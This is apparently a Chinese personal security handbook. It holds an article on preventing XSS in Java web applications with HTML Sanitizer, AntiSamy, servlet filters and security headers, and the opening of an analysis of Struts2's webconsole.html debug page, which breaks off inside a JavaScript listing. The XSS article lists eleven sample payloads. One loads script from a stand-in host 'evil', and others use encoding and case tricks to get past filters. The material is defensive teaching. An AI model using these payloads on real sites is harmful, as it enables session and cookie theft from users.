目錄

前言	1.1
如何使用开源组件解决web应用系统中的XSS漏洞	1.2
Struts2中webconsole.html漏洞利用完全剖析	1.3
收集了github上的一些Nmap脚本	1.4

我的安全手册，不定期更新，主要记录日常安全问题笔记和资源分享，做个人博客用

如何使用开源组件解决**web**应用中的**XSS**漏洞

本文包含以下内容：

- XSS概述
- XSS的防御原则
- 开源组件的使用


XSS（跨站脚本攻击）漏洞是Web应用程序中最常见的漏洞之一，它指的是恶意攻击者往Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意攻击用户的特殊目的，比如获取用户的cookie，导航到恶意网站，携带木马等。根据其触发方式的不同，可以分为反射型**XSS**、存储型**XSS**和**DOM-base**型**XSS**。漏洞“注入理论”认为，所有的可输入参数，都是不可信任的。通常我们说的不可信任的数据是指来源于HTTP客户端请求的URL参数、form表单、Headers以及Cookies等，但是，与HTTP客户端请求相对应的，来源于数据库、WebServices、其他的应用接口数据也同样是不可信的，这即是反射型XSS与存储型XSS的本质区别。

一般来说，我们可以通过XSS漏洞的表现形式来区分漏洞是反射型、存储型、DOM-base三种中的哪一种类型。


1. 反射型**XSS**是指通过给别人发送带有恶意脚本代码参数的URL，当URL地址被打开时，带有恶意代码参数被HTML解析、执行。它的特点是非持久化，必须用户点击带有特定参数的链接才能引起。它的连接形式通常如下：

   ```
   http://localhost/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3B%3C%2Fscri
   pt%3E
   ```

   其name参数的值为 `<script>alert(1);</script>` ，这样的参数值进入程序代码后未做任何处理，从而被执行。其代码如下图：



2. 存储型**XSS**是指恶意脚本代码被存储进数据库，当其他用户正常浏览网页时，站点从数据库中读取了非法用户存储的非法数据，导致恶意脚本代码被执行。通常代码结构如下图：



其发生XSS的根本原因是服务器端对写入数据库中的内容未做javascript脚本过滤。

3. **DOM-base**型**XSS**是指在前端页面进行DOM操作时，带有恶意代码的片段被HTML解析、执行，从而导致XSS漏洞。

无论是哪种类型的XSS漏洞，其解析完成后，漏洞利用的代码基本雷同的。在日常工作中，常见的XSS漏洞Exploit攻击点有：

1. 恶意js的引用

```
<SCRIPT SRC=http://evil/xss.js></SCRIPT>
```

2. Img标签（以img为例，下同）

```
<IMG SRC=javascript:alert(’XSS’)>
```

3. 大小写绕过安全检测

```
<IMG SRC=JaVaScRiPt:alert(’XSS’)>
```

4. 破坏原始标签结构

```
<IMG “““><SCRIPT>alert(“XSS”)</SCRIPT>”>
```

5. 基于标签事件触发

```
<IMG SRC=# onmouseover=”alert(’xxs’)”>
```

6. fromCharCode编码绕过

```
<IMG SRC=/ onerror=”alert(String.fromCharCode(88,83,83))”></img>
```

7. javascript 转码

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&
#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

8. HTML转码

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;
&#39;&#88;&#83;&#83;&#39;&#41;>
```

9. 混合型

```
<IMG SRC=”jav&#x0D;ascript:alert(’XSS’);”>
```

10. CSS文本

```
<STYLE>li {list-style-image: url(”javascript:alert(’XSS’)”);}</STYLE>
```

11. CSS属性值

```
<BODY BACKGROUND=”javascript:alert(’XSS’)”>
```

基于XSS上面所述的特性，在XSS的频发代码中，我们通常遵循以下处理规则:

Html 内容	代码样例	处理方式	开源组件
Body	不可信数据输出块 不可信数据输出块	Html 字符转义	ESAPI、HeadLines,、AntiSamy, HTML Sanitizer、HTML Purifier
Html 属性值	<input type="text" name="name" value="不可信数据输出块">	Html 字符转义 白名单筛选 黑名单过滤	ESAPI、HeadLines、AntiSamy, HTML Sanitizer、HTML Purifier
Get 参数	点击	url 转码	ESAPI, HeadLines 、AntiSamy, HTML Sanitizer、HTML Purifier
不可信 src 或者 href	点击 <iframe src="不可信 url" />	url 验证 安全白名单 属性值编码	ESAPI、HeadLines 、AntiSamy, HTML Sanitizer、HTML Purifier
CSS 属性值	div 布局	CSS Hex 编码 严格的 CSS 校验	ESAPI, HeadLines 、AntiSamy, HTML Sanitizer、HTML Purifier
JavaScript 变量	<script>var currentValue='不可信数据';</script> <script>Function('不可信数据');</script>	JavaScript Hex 编码 JavaScript Unicode 编码 JavaScript 敏感字符转义	ESAPI、AntiSamy、HTML Purifier、endcoder.js
DOM XSS	<script>document.write("不可信数据输出块");</script>	JavaScript 敏感字符转义 Html 字符转义	ESAPI4JS, HeadLines 、HTML Sanitizer、HTML Purifier

从上表中我们可以看出，ESAPI、HeadLines、AntiSamy、HTML Sanitizer 是开源组件中防御功能比较全面的4个，其中ESAPI、HeadLines除了对XSS具有很好的防御能力外，还对OWASP TOP 10中其他的安全漏洞都具有规范处理的能力。在单纯性地讨论其对XSS的防御能力时，我们需要看具体的应用场景或者需求点。如果仅仅是对客户端提交的简单的请求参数（通常指form表单域，不包含复杂文本和可编辑文本）做安全过滤，则HTML Sanitizer、Java Encoder都可以作为首选解决方案；如果不但对客户端提交的简单的请求参数做安全处理，而且，应用中会涉及复杂文本，类似于BBCode文本之类的数据处理，通常会首选AntiSamy作为解决方案；如果除了以上两点外，还需要做同源策略安全、Http Header安全、Cookies安全，则通常会首选HeadLines作为解决方案；如果还有更多层次的用户安全、Session会话安全、口令或随机数安全等，则ESAPI和Apache Shiro将会被考虑。那么，具体到某个软件项目中，是如何使用开源组件对XSS漏洞进行防护的呢？下面就以Java语言为例，对处理过程做简要的阐述。

第一步：确定使用的开源组件

首选是确定使用的开源组件，只有开源组件确定下来，才能确定解决方案的细节部分。在选择开源组件之前，要理解业务涉及的需求点，以免遗漏。一般来说，简单文本参数使用HTML Sanitizer，复杂文本参数使用AntiSamy。

第二步：定义安全过滤器

针对于XSS的处理，常用的解决办法是使用过滤器（Filter），由Filter中的doFilter方法对参数的内容进行安全过滤操作。其代码核心结构如图所示：

```java
package com.ai.sec;

import java.io.IOException;

public class SecurityFilter implements Filter {

    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        //过滤XSS
        clearXSS((HttpServletRequest)request);
        //设置XSS保护
        setXSSProtect((HttpServletResponse)response);
        //filter链继续处理
        chain.doFilter(request,response);
    }


    private void clearXSS(HttpServletRequest request){
        //从Request对象中获取请求的参数和http消息头，遍历每一个参数，
        //如果某个参数值存在XSS，则对该值进行处理（过滤、编码、转义、拦截等），
        //处理完毕后再重新赋值。
    }
```

第三步：处理**XSS**

编写处理XSS函数clearXSS时，我们会根据所选择的开源组件不同而编写方式有所不同。当我们把开源组件的jar和依赖库添加到项目中之后，主要的工作是对此函数功能的实现，实现的基本思路是：从Request对象中获取请求的参数和http消息头，遍历每一个参数，如果某个参数值存在XSS，则对该值进行处理（过滤、编码、转义、拦截等），处理完毕后再重新赋值。 如果使用HTML Sanitizer，你的核心代码可能是

```java
PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.LINKS);
String safeHTML = policy.sanitize(untrustedHTML);
```

或者使用了Java Encoder，代码类似：

```java
String clearData = Encode.forHtml(untrustedData)
```

如果使用了AntiSamy，代码或许类似于

```java
Policy policy = Policy.getInstance(POLICY_FILE_LOCATION);

AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput, policy);

MyUserDAO.storeUserProfile(cr.getCleanHTML()); // some custom function
```

在HTML Sanitizer和AntiSamy中，我们都看到一个词：Policy，Policy即XSS防护策略，是指在XSS的文本进行处理时，按照怎么的规则去处理数据块：哪些html标签或属性是允许存在的，哪些的需要转义的，哪些是需要进行格式校验的，哪些是需要移除的等，这些都是在策略文件里去定义的。 HTML Sanitizer组件中，包含5个预定义的策略，具体在使用中，我们可以根据自己的需求选择某个策略。这5个策略的内容分别是：

策略名称	策略含义
BLOCKS	*允许普通块元素，包含<p>, <h1>等*
FORMATTING	*允许格式化元素，包含<b>, <i>等*
IMAGES	*允许img元素，包含其http、https等资源的引用*
LINKS	*允许http、https、mailto等链接形式*
STYLES	*允许安全的css样式，如style='...'*

AntiSamy组件中对策略的定义相对复杂些，是由配置文件中多个选项指定的。其配置如图所示：

```xml
<?xml version="1.0" encoding="ISO-8859-1" ?>
<anti-samy-rules xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:noNamespaceSchemaLocation="antisamy.xsd">
  <directives>
    <directive name="omitXmlDeclaration" value="true"/>
    <directive name="maxInputSize" value="20000"/>
  </directives>
  <common-regexps>
    <regexp name="colorName" value="(aqua|black|blue|fuchsia|gray|grey|green|lime|maroon|navy|oliv
    <regexp name="onsiteURL" value="url\(([\p{L}\p{N}\\/\.\?=\#&amp;;\-_~]+|\#(\w)+)\)"/>
  </common-regexps>
  <common-attributes>
    <attribute name="background">
      <regexp-list>
        <regexp name="onsiteURL"/>
      </regexp-list>
    </attribute>
    <attribute name="bgcolor">
      <regexp-list>
        <regexp name="colorName"/>
      </regexp-list>
    </attribute>
  </common-attributes>
  <global-tag-attributes>
    <attribute name="title"/>
  </global-tag-attributes>
  <tags-to-encode>
    <tag>g</tag>
  </tags-to-encode>
  <tag-rules>
    <tag name="script" action="remove"/>
    <tag name="label" action="validate">
      <attribute name="for">
        <regexp-list>
          <regexp name="htmlId"/>
        </regexp-list>
      </attribute>
    </tag>
  </tag-rules>
```

AntiSamy的策略配置是由规则（tag-rule、css-rule）来控制Antisamy对html标签（tag）、属性（attribute）中不可信数据做怎样的操作行为（action），其中操作行为可分为校验（validate）、过滤（filter）、清空（truncate）、移除（remove）。根据定义的操作行为，可以对不可信数据进行移除、清空、过滤和校验操作。当对不可信数据进行校验时，比如input标签，我们可以校验align属性值指定枚举值范围为left,right,top,middle,bottom，也可以校验value值是否匹配既定义的正则表达式，如图中common-regexps和common-attributes节点所示。Antisamy依据策略文件的具体配置，对传入的不可信数据，按照定义的规则对数据进行处理，最终返回可信的文本，即代码段中的cr.getClearHTML函数的返回值。当原来的不可信数据，经过处理变成可信数据，我们防护XSS的目的也就达到了。与HTML Sanitizer类似的是，AntiSamy除了默认的antisamy.xml外，也提供5个策略模板文件：antisamy-anythinggoes.xml、antisamy-

ebay.xml、antisamy-myspace.xml、antisamy-slashdot.xml、antisamy-tinymce.xml。其中ebay的模板文件使用广泛，在实际项目中，可以直接使用此策略模板或者在其基础上修改即可。

第四步：添加**http**响应头**XSS**防护

完成clearXSS函数之后名，我们需要对http响应头添加XSS防护策略。通过clearXSS函数调用是在服务器层对XSS做防护，而添加http响应头XSS防护策略是从客户端浏览器层面防护XSS。常用的参数有：

策略	*描述*
X-XSS -Protection: 1; mode=block	*该响应头会开启浏览器防 XSS 过滤器*
X-Frame-Options: deny	*该响应头会禁止页面被加载到 frame 框架中*
X-Content-Type-Options: nosniff	*该响应头会阻止浏览器做 MIMEtype 嗅探*
Content-Security-Policy: default-src 'self'	*该响应头是防止 XSS 最有效的解决方案之一，它定义了 URL 或页面内容中加载对象的策略*
Set-Cookie: key=value; HttpOnly	*Set-Cookie 响应头通过HttpOnly 标签的设置将限制 JavaScript 访问 Cookie*

其核心代码大体如下：

```
private void setXSSProtect(HttpServletResponse response){
    response.setHeader("X-XSS-Protection", "1; mode=block");
    response.setHeader("X-Frame-Options", "deny");
    response.setHeader("X-Content-Type-Options", "nosniff");
    response.setHeader("Content-Security-Policy", "default-src 'self'");
    response.setHeader("Set-Cookie", "HttpOnly");
}
```

第五步：启用安全过滤器

完成安全过滤器对不可信数据处理的编码逻辑之后，我们需要启用它。启用的过程即配置的过程，目的是使安全过滤器生效，这需要在web.xml中配置，并对所有请求进行拦截，其基本配置如下：

```
<filter>
    <filter-name>securityFilter</filter-name>
    <filter-class>com.ai.sec.SecurityFilter</filter-class>
</filter>

<filter-mapping>
    <filter-name>securityFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```

通过以上步骤的处理， web应用中因前端输入导致的XSS数据基本得以解决，但在实际的项目中，发生XSS的点可能各不相同，不是仅仅用一个安全过滤器进行全局拦截处理即可托付全盘那么简单。例如通过文件导入引发的XSS漏洞，则需要单独编码，调用开源组件对XSS进行防护。总之，无论是XSS漏洞还是其他的漏洞，安全防护是一个动态的概念，在进行XSS防护过程中，我们需要根据实际情况，不断地调整处理策略

（Policy），以达到既能满足安全需要，正确处理非法的、不安全的数据，又能满足业务需要，不会错误拦截或处理了正常业务数据的最终目标。

Struts2中webconsole.html漏洞利用完全剖析

近来，随着Struts2漏洞接二连三地被披露，企业对Struts2的心理安全指数也在降低，很多企业或者安全从业人员，在日常的安全检测或者扫描过程中有点草木皆兵，如果发现了webconsole.html页面，则判断系统存在Struts2漏洞，要求各个厂商做对应的安全整改。那么出现webconsole.html页面到底是不是Struts2的安全漏洞呢？

首先，我们来看看Struts2框架中为什么会存在webconsole.html。 在Struts的官网的Debuggin页面中，有如下一段话：

The Debugging Interceptor provides three debugging modes to provide insight into the data behind the page. The xml mode formats relevant framework objects as an XML document. The console mode provides a OGNL command line that accepts entry of runtime expressions, **and the browser mode adds an interactive page that display objects from the Value Stack.** 我们注意引文被我加粗标注出来的句子，从这里我们可以看出来，此交互页面（即struts/webconsole.html)是Struts官方为了方便开发人员进行Debug而提供的功能。基于此，我们应该有第一个基本的认识：这是调试功能，只有在调试模式下才能使用。


接着，我们看到此文档中还有如下语句的描述：

To use the debugging, first be sure that `struts.devMode` is set to `true` is enabled through the struts.properties file or `struts.xml` file, like:


```
<constant name="struts.devMode" value="true" />
```

从这段话中，我们可以看出，Struts2的Debug功能，只有在开启了此功能，即配置了：`<constant name="struts.devMode" value="true" />` 基于此，我们应该有第二个认识：**struts/webconsole.html**的调试功能只有在启用了调试参数的情况下才会生效，否则即使看到此页面，也不具有调试的功能。

那么，是不是说，只要开启了Debug模式,struts/webconsole.html就可以进行交互了呢？答案当然是否定的。当我们访问struts/webconsole.html，使用浏览器，按F12进行查看就会发现，webconsole.html页面中加载了几个js脚本。如下图所示：




从图中我们可以看出，webconsole.html页面与后端交互时，使用了Dojo的js框架来完成请求和应答处理，也就是说，webconsole.html页面可以与后端进行正常交互的前提是，项目中使用了Dojo的lib库。而在Struts2中，有一个jar，专门供此功能使用的。如下图：



基于此，我们应该有更深一层的认识：只有在开启了**Debug**模式且**ClassPath**中使用了**struts2-dojo-plugin-*.jar**的情况下，**webconsole.html**页面才有可能存在安全漏洞的风险。

这时我们该明白，如果应用程序中使用了Struts2，启用了Debug模式，且ClassPath中包含了struts2-dojo-plugin-*.jar，那么，当我们访问http://ip:port/app_name/struts/webconsole.html即可以看到如图中所示的交互界面。但是，看到了界面，就真的可以交互了么？我们接下来看看一下webconsole.html中提交事件是如何触发的？




如上图中的箭头所示，当我们在页面输入内容释放键盘操作时，调用的javascript函数为keyEvent(event)，我们再来跟踪一下这个函数，发现它存在于webconsole.js中，其关键代码如下图：

```
44
45  function keyEvent(event, url)
46  {
47      switch(event.keyCode){
48          case 13:
49              var the_shell_command = document.getElementById('wc-command').value;
50              if (the_shell_command) {
